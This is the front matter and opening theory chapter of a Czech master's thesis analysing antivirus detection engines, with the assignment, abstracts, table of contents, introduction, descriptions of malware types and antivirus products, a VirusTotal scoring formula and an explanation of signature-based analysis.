

Analýza detekčních engineů antivirových programů

Diplomová práce

Analysis of Antivirus Detection Engines
Master thesis

Bc. Jan Dluhoš



Univerzita Tomáše Bati ve Zlíně

Fakulta aplikované informatiky

Ústav informatiky a umělé inteligence

Akademický rok: 2024/2025

ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení: Bc. Jan Dluhoš
Osobní číslo: A22556
Studijní program: N0613A140022 Informační technologie
Specializace: Kybernetická bezpečnost
Forma studia: Kombinovaná
Téma práce: Analýza detekčních enginů antivirových programů
Téma práce anglicky: Analysis of Antivirus Detection Engines

Zásady pro vypracování

- Zpracujte přehled antivirových řešení se zaměřením na jejich detekční funkce.
- Analyzujte metody ztěžujících detekci malwaru.
- Na vybraném vzorku ověřte úspěšnost detekce chráněných typů malwaru.
- Porovnejte efektivitu detekčních mechanismů.
- Navrhněte doporučení pro zlepšení ochrany před malwarem.

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam doporučené literatury:

1. ThreatDown 2024 State of Malware. https://www.tdsynnex.com/na/us/cybersolv/wp-content/uploads/sites/10/2024/05/Partner-State-of-Malware-2024-Partner_03252024-2.pdf. 2024.
2. Victor Chebyshev et al. IT threat evolution Q2 2024. Statistics. <https://securelist.com/it-threat-evolution-q2-2024-pc-statistics/113683/>. Online; accessed 24-October-2024. 2024.
3. Kirti Mathur and Saroj Hiranwal. "A survey on techniques in detection and analyzing malware executables". In: International Journal of Advanced Research in Computer Science and Software Engineering 3.4 (2013).
4. Andreas Moser, Christopher Kruegel, and Engin Kirda. "Limits of static analysis for malware detection". In: Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007). IEEE. 2007, pp. 421–430.
5. Karthik Raman et al. "Selecting features to classify malware". In: InfoSec Southwest 2012 (2012).

Vedoucí diplomové práce: **Ing. David Malaník, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **27. října 2024**
Termín odevzdání diplomové práce: **2. června 2025**



L.S.

doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

prof. Mgr. Roman Jašek, Ph.D., DBA v.r.
ředitel ústavu

Ve Zlíně dne 17. listopadu 2024

PROHLÁŠENÍ AUTORA DIPLOMOVÉ PRÁCE

Beru na vědomí, že

- odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb., v platném znění bez ohledu na výsledek obhajoby;
- diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému a bude dostupná k nahlédnutí;
- jedno vyhotovení diplomové práce v listinné podobě bude ponecháno Univerzitě Tomáše Bati ve Zlíně k uložení;
- na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- podle § 60 odst. 1 autorského zákona má Univerzita Tomáše Bati ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- podle § 60 odst. 2 a 3 mohu užít své dílo – diplomovou práci – nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tj. k nekomerčnímu využití), nelze výsledky diplomové práce využít ke komerčním účelům;
- pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá; neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji, že

- jsem na diplomové práci pracoval(a) samostatně a použitou literaturu jsem řádně citoval(a); v případě publikace výsledků budu uveden(a) jako spoluautor;
- odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou obsahově totožné.

Ve Zlíně, dne

.....
podpis autora

ABSTRAKT

Tato diplomová práce se zaměřuje na analýzu detekčních mechanismů moderních antivirových programů a na metody, které útočníci a vývojáři škodlivého software tzv. malware využívají k jejich obcházení.

Teoretická část práce nabízí základní přehled současných typů malwaru, stručnou charakteristiku použitých antivirových technologií a jejich přístupů k detekci škodlivého softwaru – včetně statické a dynamické analýzy. Zároveň jsou zde popsány techniky, jimiž se autoři malwaru snaží detekci antivirem ztížit nebo jí zcela obejít, například obfuskace, anti-debugging, anti-sandboxing nebo process injection.

V praktické části této diplomové práce je pak navržen a realizován testovací experiment, který hodnotí detekční schopnosti sedmi nejrozšířenějších antivirových programů. Analýza je provedena na vzorku uměle vytvořeného malware, jenž využívá běžně známé techniky obcházení detekce

Výsledky experimentu jsou následně analyzovány se zaměřením na úspěšnost jednotlivých detekčních mechanismů v kontextu použitých metod obcházení detekce a na identifikaci jejich silných a slabých stránek. Na základě těchto poznatků jsou formulována doporučení pro zvýšení efektivity ochrany před malwarem.

Práce přispívá k hlubšímu porozumění účinnosti detekčních mechanismů jednotlivých antivirových programů a nabízí návrhy na zlepšení jejich schopnosti detekce v kontextu současných kybernetických hrozeb.

Klíčová slova: Antivirová řešení, detekční mechanismy, malware, obfuskace, anti-debugging, anti-sandboxing, fileless malware, behaviorální analýza, signaturní analýza, heuristická analýzy, kybernetická bezpečnost, ransomware, testování antivirů, detekční efektivita.

ABSTRACT

This thesis focuses on the analysis of detection mechanisms of modern antivirus programs and the methods that attackers and malware developers use to evade them.

The theoretical part of the thesis offers a basic overview of current types of malwares, a brief description of the antivirus technologies used and their approaches to detect malware - including static and dynamic analysis. At the same time, it describes techniques by which malware authors try to make detection by antivirus more difficult or completely bypass it, such as obfuscation, anti-debugging, anti-sandboxing or process injection.

In the practical part of this thesis, a test experiment is designed and implemented to evaluate the detection capabilities of the seven most widely used antivirus programs. The analysis is performed on a sample of artificially created malware that uses commonly known detection evasion techniques

The results of the experiment are subsequently analyzed with a focus on the success of individual detection mechanisms in the context of the used detection evasion methods and on identifying their strengths and weaknesses. Based on these findings, recommendations are formulated for increasing the effectiveness of malware protection.

The work contributes to a deeper understanding of the effectiveness of detection mechanisms of individual antivirus programs and offers suggestions for improving their detection capabilities in the context of current cyber threats.

Keywords: Antivirus solutions, detection mechanisms, malware, obfuscation, anti-debugging, anti-sandboxing, fileless malware, behavioral analysis, signature analysis, heuristic analysis, cybersecurity, ransomware, antivirus testing, detection efficiency.

Rád bych touto cestou poděkoval vedoucímu práce panu Ing. Davidovi Malaníkovi, Ph.D. za ochotu, cenné rady, odborné vedení a podporu během celého procesu zpracování této práce.

OBSAH

ÚVOD.....	13
I TEORETICKÁ ČÁST	14
1 ANTIVIROVÁ ŘEŠENÍ A JEJICH DETEKČNÍ MECHANISMY	15
1.1 PŘEHLED ZÁKLADNÍCH TYPŮ MALWARE.....	15
1.1.1 Viry a červi	15
1.1.2 Ransomware.....	15
1.1.3 Spyware	16
1.1.4 Keyloggery.....	16
1.1.5 Backdoor.....	17
1.1.6 Dropper	17
1.1.7 Packer, Crypter, Protector.....	17
1.2 PŘEHLED SOUČASNÝCH AV ŘEŠENÍ.....	18
1.2.1 WinDefender.....	18
1.2.2 BitDefender.....	18
1.2.3 AVG.....	19
1.2.4 Avast	20
1.2.5 Eset.....	20
1.2.6 McAfee	21
1.2.7 F-Secure	22
1.2.8 VirusTotal	22
1.3 DETEKČNÍ MECHANISMY ANTIVIROVÝCH PROGRAMŮ	24
1.3.1 Statická analýza	24
1.3.2 Dynamická analýza.....	27
1.3.3 Behaviorální analýza.....	27
1.3.4 Mechanismy založené na strojovém učení	29
2 METODY STĚŽUJÍCÍ DETEKCI MALWARE AV ENGINEM.....	31
2.1 OBFUSKACE A MUTACE KÓDU	31
2.2 ŠIFROVÁNÍ KÓDU	32
2.3 ANTI-DEBUGGING A ANTI-SANDBOX TECHNIKY.....	33
2.4 FILELESS MALWARE A REZIDENTNÍ KÓD.....	34
2.4.1 Využití systémových nástrojů Fileless malwarem.....	34
2.4.2 Rezidentní malware a běh v paměti.....	35
2.4.3 Vztah k Process injection technikám	35
2.5 PROCESS INJECTION TECHNIKY	35
2.5.1 Technika RunPE	37
2.5.2 Technika DLL injection.....	39
II PRAKTICKÁ ČÁST	41
3 PŘÍPRAVA TESTOVACÍHO PROSTŘEDÍ A VÝVOJ VZOROVÉHO MALWARE.....	42
3.1 PŘÍPRAVA VÝVOJOVÉHO A TESTOVACÍHO PROSTŘEDÍ	42
3.1.1 Konfigurace virtuální strojů a bezpečnostních politik.....	43
3.1.2 Instalace a konfigurace antivirového software	45
3.2 VÝVOJ TESTOVACÍCH VZORKŮ MALWARE	46
3.2.1 Technika RunPE (MLWR_1).....	48
3.2.2 Technika Reflective DLL injection (MLWR_2)	51

3.2.3	Zneužití Windows CryptoAPI (MLWR_3)	55
3.2.4	Vlastní kryptory (MLWR_4)	57
3.2.5	Technika obfuskace volání Windows API (MLWR_5).....	60
3.2.6	Technika shellcode Injection ze vzdáleného zdroje (MLWR_6).....	64
3.2.7	Technika použití packerů a crypterů (MLWR_7).....	68
3.2.8	Technika anti-debugging a anti-sandboxing (MLWR_8).....	73
4	EXPERIMENTÁLNÍ OVĚŘENÍ DETEKCE MALWARE A POROVNÁNÍ EFEKTIVITY DETEKČNÍCH MECHANISMŮ.....	78
4.1	METRIKA A METODICKÝ POSTUP PŘI ANALÝZE	78
4.1.1	Metrika aplikovaná pro jednotlivé testovací scénář.....	78
4.1.2	Metodický postup analýzy	80
4.1.3	Ověření detekovatelnosti payload.exe na testovaných antivirech	84
4.2	ANALÝZA DETEKČNÍCH SCHOPNOSTÍ JEDNOTLIVÝCH ANTIVIROVÝCH ENGINŮ	86
4.2.1	Detekční engine WinDefender (AV1)	87
4.2.2	Detekční engine BitDefender (AV2)	89
4.2.3	Detekční engine AVG (AV3)	92
4.2.4	Detekční engine Avast (AV4).....	96
4.2.5	Detekční engine Eset (AV5)	99
4.2.6	Detekční engine McAfee (AV6)	102
4.2.7	Detekční engine F-Secure (AV7).....	104
4.2.8	Detekční enginy VirusTotal	107
4.3	INTERPRETACE VÝSLEDKŮ ANALÝZY	108
4.3.1	Dle použité techniky	109
4.3.2	Dle zvoleného antivirového programu.....	111
4.4	OMEZENÍ A SLABINY DETEKČNÍCH MECHANISMŮ JEDNOTLIVÝCH AV	113
4.5	ZJIŠTĚNÁ OMEZENÍ STATICKÉ ANALÝZY	113
4.6	ZJIŠTĚNÁ OMEZENÍ DYNAMICKÉ ANALÝZY	113
5	NÁVRHY NA ZLEPŠENÍ OCHRANY PŘED MALWARE	115
5.1	MOŽNOSTI ZLEPŠENÍ AV ŘEŠENÍ.....	115
5.1.1	Pokročilá Behaviorální analýza	115
5.1.2	Strojové učení a umělá inteligence	116
5.1.3	Detekce pomocí paměťové analýzy	117
5.2	DOPORUČENÍ PRO KONCOVÉ UŽIVATELE A ORGANIZACE.....	117
	ZÁVĚR.....	119
	SEZNAM POUŽITÉ LITERATURY	120
	SEZNAM OBRÁZKŮ	125
	SEZNAM OBRÁZKŮ V PŘÍLOHÁCH.....	126
	SEZNAM TABULEK.....	128
	SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK	130
	SEZNAM PŘÍLOH.....	131
	PŘÍLOHA P I: ZDROJOVÉ KÓDY VYVINUTÝCH VZORKŮ MALWARE.....	132
	PŘÍLOHA P II: ZJIŠTĚNÉ INDIKÁTORY DETEKCE.....	134

ÚVOD

The magic you are looking for is in the work you are avoiding.

Dipen Parmar

Se zvyšujícím se důrazem a tlakem na zkvalitnění kybernetické bezpečnosti ze strany velkých softwarových korporací a státních organizací roste i kreativita počítačových útočníků, kteří neustále hledají nové způsoby, jak jí nejen prolomit ale také jak získat cenná data, která mohou zpeněžit. Softwarové společnosti proto musí nepřetržitě monitorovat zranitelnosti svých aplikací a být připraveny je okamžitě opravit, aby ochránily svá data a reputaci ale také data svých klientů. V tomto ohledu jsou do neustálého zabezpečování systémů investovány nemalé lidské a finanční prostředky.

Útočníci využívají stále sofistikovanější metody, od zneužívání zranitelností (mezi nejznámějšími jsou: 0-day exploits, SQL injection, XSS nebo buffer overflow) až po manipulaci lidského faktoru pomocí phishingu či sociálního inženýrství. Často stačí infikovaný USB disk pohozený na parkovišti před firmou, která je v hledáčku útočníka anebo podplacený zaměstnanec či nepozornost oběti při procházení internetového obsahu. Softwarové firmy proto musí nepřetržitě sledovat bezpečnostní rizika, rychle je vyhodnocovat a rychle reagovat na nové hrozby.

V tomto kontextu jsou antivirové programy nedílnou součástí každého počítače, které aktivně odstraňují tyto hrozby nebo alespoň minimalizují jejich dopad na přijatelnou úroveň.

Tato diplomová práce se zaměřuje na analýzu detekčních enginů antivirových programů. Popisuje tedy metody, které využívají k identifikaci škodlivého kódu, včetně statické analýzy, dynamické analýzy a behaviorální analýzy. Dále se věnuje signature-based detekci, která umožňuje odhalit známé hrozby, a porovnává její účinnost s modernějšími přístupy.

Analýza bude provedena na testovacích vzorcích malware napsaných v jazycích C/C++, které implementují známé techniky obcházení detekce a obfuskace běžně používané škodlivým softwarem. K testování detekčních enginů bude vybráno sedm nejrozšířenějších antivirových programů s významným tržním podílem, na nichž budou tyto vzorové programy otestovány a jejich výsledky následně interpretovány a ohodnoceny.

Cílem práce je analyzovat schopnost antivirových enginů identifikovat běžné hrozby a posoudit jejich limity při detekci méně známého či obfuskovaného malwaru.

I TEORETICKÁ ČÁST

1 ANTIVIROVÁ ŘEŠENÍ A JEJICH DETEKČNÍ MECHANISMY

V této kapitole jsou v krátkosti definovány základní druhy malware a také jsou představeny antivirová řešení, která budou v této práci použita, spolu s jejich detekčními mechanismy a přístupy.

Informace týkající se vlastností jednotlivých antivirových řešení vycházejí z veřejně dostupných zdrojů a vzhledem k tomu, že se jedná o duševní vlastnictví výrobců tohoto software, nemusí být zcela přesné, jelikož detekční mechanismy nejsou veřejně zdokumentovány, což záměrně znesnadňuje práci tvůrcům malware, protože jim to brání v přesném pochopení toho, jak se dané AV řešení zachová a jaké detekční kroky použije. Proto na tyto mechanismy nahlížíme jako na částečně transparentní systém tzv. Greybox – tzn. že známe jejich obecný či teoretický princip, ale jejich konkrétní implementace nám zůstává skryta.

1.1 Přehled základních typů malware

1.1.1 Viry a červi

Počítačové viry napadají především spustitelné soubory a dokumenty. Počítačový virus funguje zhruba takto: po spuštění infikovaného souboru je zavolán škodlivý kód, který se spustí ještě před spuštěním původní aplikace. Virus může infikovat všechny soubory, u kterých má aktuální uživatel oprávnění k zápisu. [1]

Počítačový červ je program obsahující škodlivý kód, který napadá hostitelské počítače a šíří se dál prostřednictvím sítě. Základní rozdíl mezi virem a červem je ten, že červ se dokáže šířit sám a není závislý na hostitelském souboru (či bootovacím sektoru disku). Červ využívá k šíření hlavně elektronickou poštou nebo bezpečnostní zranitelnosti v síťových aplikacích. [2]

1.1.2 Ransomware

Ransomware je škodlivý kód, který zamyká přístup k infikovanému zařízení nebo šifruje jeho obsah. Po uživateli požaduje výpalné s příslibem (samozřejmě negarantovaným), že po zaplacení dojde k zpřístupnění zařízení a/ nebo odšifrování dat.

Jde o specifický druh škodlivého kódu, který se používá pro vydírání uživatelů. Po úspěšném infikování zařízení blokuje přístup k zařízení nebo šifruje definovaná data na disku. Na obrazovce se zobrazí výzva k zaplacení „výpalného“, v některých případech i s informací, kolik času uživateli na zaplacení zbývá. Po uplynutí doby se požadovaná částka navýší.[3]

Jako příklad ransomware lze uvést: [4]

WannaCry: Ransomware útok, který se globálně rozšířil v květnu 2017, využívající zranitelnost v systému Microsoft Windows. Šifroval soubory na infikovaných počítačích a požadoval výkupné v Bitcoinech.

NotPetya: Ransomware útok v červnu 2017, který se zpočátku tvářil jako klasický ransomware, ale později bylo zjištěno, že jde o tzv. wiper malware určený ke způsobení škod, nikoliv k vydírání peněz.

1.1.3 Spyware

Spyware označuje všechny aplikace, které odesílají soukromé informace bez souhlasu nebo vědomí uživatele. Spyware používá sledovací funkce k odesílání různých statistických údajů, jako jsou navštívené webové stránky, e-mailové adresy z kontaktů uživatele nebo zaznamenané stisky kláves. [5]

1.1.4 Keyloggery

Keyloggery tvoří podkategorii spyware a mohou být hardwarové nebo softwarové. Softwarové keyloggery mohou shromažďovat pouze informace zadané na konkrétní webové stránce nebo v konkrétní aplikaci. Sofistikovanější keyloggery mohou zaznamenávat vše, co napíšete, včetně informací, které kopírujete a vkládáte. Některé keyloggery zaměřené na mobilní zařízení mohou zaznamenávat hovory, informace z aplikací pro zasílání zpráv, polohu nebo dokonce záznamy z mikrofonu a kamery. [5]

1.1.5 Backdoor

Backdoor je aplikace umožňující vzdálený přístup k počítači. Rozdíl mezi tímto typem malwaru a legitimní aplikací s podobnou funkcí spočívá v tom, že instalace probíhá bez vědomí uživatele.

Mezi typické funkce backdooru patří možnost odesílat soubory do hostitelského počítače a spouštět na něm soubory a příkazy, následně exfiltraci (odesílání) souborů a dokumentů zpět útočníkovi. Často je to spojeno se záznamem stisknutých kláves a nahráváním obrazovky za účelem sledování nebo krádeže dat. [6]

1.1.6 Dropper

Dropper je typ škodlivého kódu, který funguje jako nosič a obsahuje v sobě další škodlivý spustitelný soubor. Po spuštění "upustí" (z angl. drop) nebo nainstaluje obsažený soubor a spustí jej.

Z historického hlediska se termín „dropper“ používal pro označení souboru, jehož jediným účelem bylo zavést počítačový virus do digitálního světa. Kyberbezpečnostní výzkumníci jej někdy nazývali virem „nulté generace“, podobně jako lékaři a epidemiologové používali termín „pacient nula“, pokud hovořili o infekčních chorobách. V případě polymorfního počítačového viru nemusel být jeho dropper zašifrovaný, ale mohl se skládat pouze z dešifrovaného kódu počítačového viru. [6]

1.1.7 Packer, Crypter, Protector

Packer je jakýmsi vnějším obalem některých trojských koní. Účelem packeru je ztížit detekci a analýzu payloadu, který ukrývá. Aby byl kód, který je v „balíčku“ ukryt, analyzován, musí dojít nejprve k jeho „rozbalení“. Pro ztížení celého identifikačního procesu používají packery různé techniky proti odladění, proti emulaci (anti-VM) a obfuskaci kódu.

Packery jsou používány i pro legitimní software. Jejich účelem je především komprese spustitelného souboru a ochrana aplikace před softwarovým pirátstvím. [6]

1.2 Přehled současných AV řešení

Dle serveru VirusTotal je v současnosti dostupných více než 70 antivirových řešení a bezpečnostních enginů. [7]

1.2.1 WinDefender

Windows Defender, nyní spíš známý jako Microsoft Defender Antivirus, je integrované bezpečnostní řešení od společnosti Microsoft, které poskytuje ochranu proti malwaru, ransomwaru a dalším kybernetickým hrozbám. Je výchozí součástí operačního systému Windows 10 a Windows 11 a nabízí real-time skenování, heuristickou analýzu, cloudovou ochranu a firewall.

Windows Defender také využívá signaturní detekci i behaviorální analýzu k identifikaci podezřelých aktivit a disponuje pokročilými funkcemi, jako je kontrola síťového provozu, ochrana proti phishingu a detekce exploitů. Díky hluboké integraci s Windows operačním systémem poskytuje nenáročnou, ale efektivní základní ochranu pro běžné uživatele i podnikové prostředí. [8]

Přestože je Windows Defender konkurenceschopný vůči komerčním antivirovým řešením, některé pokročilé hrozby, jako jsou fileless malware nebo obfuskované útoky, mohou jeho detekční mechanismy obcházet. Proto je jeho efektivita často předmětem srovnávacích studií a testování v rámci kybernetické bezpečnosti. [9]

1.2.2 BitDefender

Bitdefender je přední společnost v oblasti kybernetické bezpečnosti, která poskytuje špičková řešení pro prevenci, detekci a reakci na hrozby po celém světě. Její produkty zahrnují antivirovou ochranu, správu hesel, ochranu proti krádeži identity a VPN služby.

Bitdefender Total Security je komplexní bezpečnostní balík, který nabízí vícevrstvou ochranu proti všem typům malwaru, včetně virů, červů, trojských koní, ransomwaru a spyware.

Mezi klíčové funkce patří:

- Ochrana v reálném čase: Neustálé monitorování a detekce škodlivých aktivit pomocí pokročilých heuristických metod.
- Ochrana sítě: Zastavuje útoky ještě před jejich začátkem analýzou a identifikací podezřelých aktivit na úrovni sítě.
- Ochrana proti ransomwaru: Vícevrstvý přístup chrání důležité soubory před šifrováním škodlivým softwarem.
- VPN: Zajišťuje soukromí na internetu šifrováním veškerého internetového provozu. [10]

Bitdefender je známý svou vysokou účinností v detekci a odstraňování malwaru, což potvrzují i nezávislé testy. Jeho řešení jsou navržena tak, aby poskytovala robustní ochranu bez výrazného dopadu na výkon systému, což zajišťuje plynulé uživatelské zkušenosti.

1.2.3 AVG

AVG AntiVirus je dlouhodobě prověřeným hráčem na poli kybernetické bezpečnosti, s historií sahající až do roku 1991. V roce 2016 došlo k akvizici společností Avast Software, což vedlo k integraci virové databáze a některých technologií mezi oběma produkty. [11]

Klíčové funkce AVG AntiVirus jsou dle firmy AVG následující:

- Komplexní ochrana zařízení: Zajišťuje bezpečnost programů, serverů, pracovních stanic a mobilních zařízení před běžnými kybernetickými útoky, jako jsou phishing či ransomware.
- Šifrování dat: Chrání koncová zařízení, e-maily a disky pomocí šifrování, čímž blokuje kopírování a přenos souborů či citlivých dat a zajišťuje soulad s předpisy.
- Nepřetržitá ochrana: Pravidelně testuje Wi-Fi síť a poskytuje neustálý přehled o všech potenciálních zranitelnostech. Využití cloudových platforem zajišťuje škálovatelnost, snížení režijních nákladů a aktualizace v reálném čase.
- Ochrana před únikem informací: Zabezpečuje firemní data na všech koncových zařízeních a eliminuje hrozbu napadení či úniku dat.

- Integrovaný firewall: Blokuje veškeré útoky na síť tím, že neustále vyhledává škodlivé aktivity ve vašich nástrojích a zařízeních, včetně běžných malwarových útoků, jako jsou phishingové e-maily či ransomware. [12]

1.2.4 Avast

Avast Antivirus je anti-malware program, který od roku 1988 vyvíjí Avast Software s.r.o. sídlící v Praze. Je dostupný ve 45 jazycích. Od roku 2022 je značka součástí portfolia společnosti Gen Digital. [13]

Avast poskytuje zásadní ochranu před malwarem a kyber hrozbami všech druhů včetně ransomwaru, spywaru, adwaru, trojanů, virů, červů, rootkitů a dalších. Má také decentní bezplatný tarif a je velice přívětivý k novým uživatelům. [14]

Dle autorů antiviru [15] jsou jeho klíčové funkce následující:

- Webový štít Avastu
- Statické testování
- Emulátory
- Avast DeepScreen
- Avast CyberCapture
- Behaviorální štít

1.2.5 Eset

ESET spol. s r.o. je slovenská softwarová firma, která se specializuje na kybernetickou bezpečnost. ESET vyvíjí a poskytuje bezpečnostní software ve více než 200 zemích světa. [16]

Dle serveru antivirovecentrum.cz [17] ESET Endpoint Antivirus obsahuje:

- **Antivirus a Antispyware** - Odstraňuje všechny typy hrozeb, včetně virů, rootkitů, červů a spyware.

- **Anti-Phishing** - Chrání uživatele před pokusy získat jejich citlivé informace, jako jsou hesla nebo bankovní data.
- **Podpora virtualizace** - Metadata souborů se v rámci daného virtuálního prostředí se skenují pouze jednou.
- **Exploit Blocker** - Chrání často zneužívané aplikace jako jsou prohlížeče, čtečky PDF nebo poštovní klienti.
- **Pokročilá kontrola paměti** - Monitoruje chování škodlivých procesů a kontroluje je ihned po rozbalení v paměti.
- **Host-Based Intrusion Prevention** - Umožňuje definovat pravidla pro systémové registry, procesy, aplikace a soubory.
- **Kontrola zařízení** - Umožňuje blokovat nebo povolit konkrétní výměnná média jako jsou CD, DVD, USB apod

1.2.6 McAfee

Antivirový program McAfee je produkt vyvíjený americkou firmou McAfee, která je od roku 2011 ve vlastnictví společnosti Intel. Dle webu nastrojeproweb.cz [18] je antivirus McAfee pravidelně hodnocený nezávislými bezpečnostními agenturami a dosahuje výborných hodnocení v testech bezpečnostních produktů, zejména v oblasti ochrany proti malwaru, phishingu a ransomwaru.

Mezi základní funkce antiviru McAfee jsou [18]:

- **Ochrana online:** McAfee vás ochrání před hrozbami na internetu, jako jsou škodlivé webové stránky a phishingové útoky, díky čemuž budou vaše osobní údaje a finanční informace v bezpečí.
- **Firewall:** Nechybí vestavěný firewall, který ochrání vaši síť před neoprávněným přístupem a útoky z internetu.
- **Rodičovská kontrola:** Rodiče jistě ocení fakt, že McAfee Total Protection umožňuje nastavit omezení pro přístup dětí na internet, a ochránit je tak je před nevhodným obsahem a nástrahami online světa.

- **Šifrování a skartace citlivých souborů:** Nástroje pro bezpečné šifrování citlivých souborů a jejich skartaci chrání vaše data před neoprávněným přístupem a zneužitím.
- **WebAdvisor:** Varování před nebezpečnými webovými stránkami.
- **Optimalizace počítače:** Nástroje, které pomohou zrychlit fungování počítače.
- **Správce hesel:** Automatické generování, ukládání a vyplňování hesel.
- **Skener:** Skenuje a instaluje důležité aktualizace.
- Detektor SMS podvodů.

1.2.7 F-Secure

Finská společnost F-SECURE Corporation se již před lety zařadila mezi přední a uznávané tvůrce bezpečnostního software. Řada produktů F-SECURE pro domácí uživatele a malé kanceláře zahrnuje oblasti boje nejen proti virům, ale v poslední době tolik diskutované nevyžádané pošty (Spam) a škodlivého software (Spyware – vykrádače hesel, osobní identity a další škodlivé kódy). [19]

Antivirové řešení F-Secure obsahuje kombinaci softwarových aplikací a služeb, která koncovému uživateli poskytne komplexní ochranu proti různým druhům malware ale také ochrany uživatelova soukromí na internetu.

Antivirový program F-Secure se skládá ze těchto částí: [20]

- F-Secure Internet Security
- F-Secure VPN
- F-Secure ID protection

1.2.8 VirusTotal

VirusTotal je bezplatná online služba, která umožňuje analyzovat podezřelé soubory a webové adresy za účelem detekce malwaru, jako jsou viry, červi či trojské koně. Služba využívá více než 70 antivirových skenerů a nástrojů pro blokování URL/domén, čímž


poskytuje uživatelům možnost získat rychlou a komplexní analýzu potenciálních hrozeb. [21]

Funkce a vlastnosti:

- Metody odesílání: Uživatelé mohou odesílat soubory k analýze prostřednictvím veřejného webového rozhraní, desktopových aplikací, rozšíření prohlížeče nebo programového API.
- Sdílení výsledků: Po odeslání souboru nebo URL jsou výsledky analýzy sdíleny s uživatelem a partnery VirusTotal, což přispívá ke zlepšení jejich bezpečnostních systémů.
- Komunita: VirusTotal umožňuje uživatelům komentovat a sdílet poznámky k analyzovaným souborům a adresám URL, čímž podporuje komunitní spolupráci při identifikaci škodlivého obsahu a falešných poplachů.

Jelikož služba VirusTotal používá mnoho antivirových řešení budou její výsledky v kontextu této diplomové práce interpretovány následovně:

$$VirusTotalScore (VTS) = \frac{\text{Počet pozitivních detekcí}}{\text{Celkový počet AV řešení}} \quad (1)$$



Obrázek 1 Příklad výsledku analýzy nástrojem VirusTotal

(zdroj: vlastní | [virustotal.com](https://www.virustotal.com))

Z obrázku 1 je patrné, že podezřelý soubor byl službou VirusTotal označen jako škodlivý 64 ze 72 antivirových řešení. Po dosazení do vzorce 1 získáme hodnotu VTS, které odpovídá hodnotě VTS 0,89.

1.3 Detekční mechanismy antivirových programů

Antivirové programy využívají různé metody detekce malwaru, které moderní řešení často kombinují, aby zajistily co nejúčinnější ochranu proti široké škále kybernetických hrozeb. V rámci každého antiviru fungují jinak, a to z důvodu, že každý tvůrce antivirového software přistupuje k problematice detekce malwaru jinak, avšak obecný přístup k analýze zůstává stejný.

1.3.1 Statická analýza

Statická analýza je metoda, při které antivirový program zkoumá potenciálně nebezpečný software bez jeho spuštění. Samotná statický analýza se dělí na několik dalších podoblastí jako: signaturní analýza, heuristická analýza, analýza metadat, analýza řetězců.

Signaturní analýza:

Signaturní analýza je metoda, při které antivirový program porovnává soubory přítomné v souborovém systému s databází signatur. Tato databáze obsahuje otisky (signatury pořízené hashovací funkcí) známých hrozeb, což umožňuje rychlou a přesnou detekci již identifikovaného malwaru.


Nicméně, jelikož i drobné změny ve zdrojovém kódu malwaru mohou způsobit, že se vyhne detekci statickou signaturou, tato metoda není schopná zachytit všechny existující varianty a mutace škodlivého kódu a je méně účinná proti novým nebo polymorfním hrozbám.

Antivirový software pracuje s různými formáty souborů a díky těmto formátům je schopen detekovat hrozby na základě statických signatur.

- Spustitelné soubory jako: .exe, .dll, .msi, .com, .pif, .cpl, .elf, .ocx, .sys, .scr.
- Dokumenty jako: .doc, .xls, .ppt, .pdf, .rtf, .chm, .hlp.

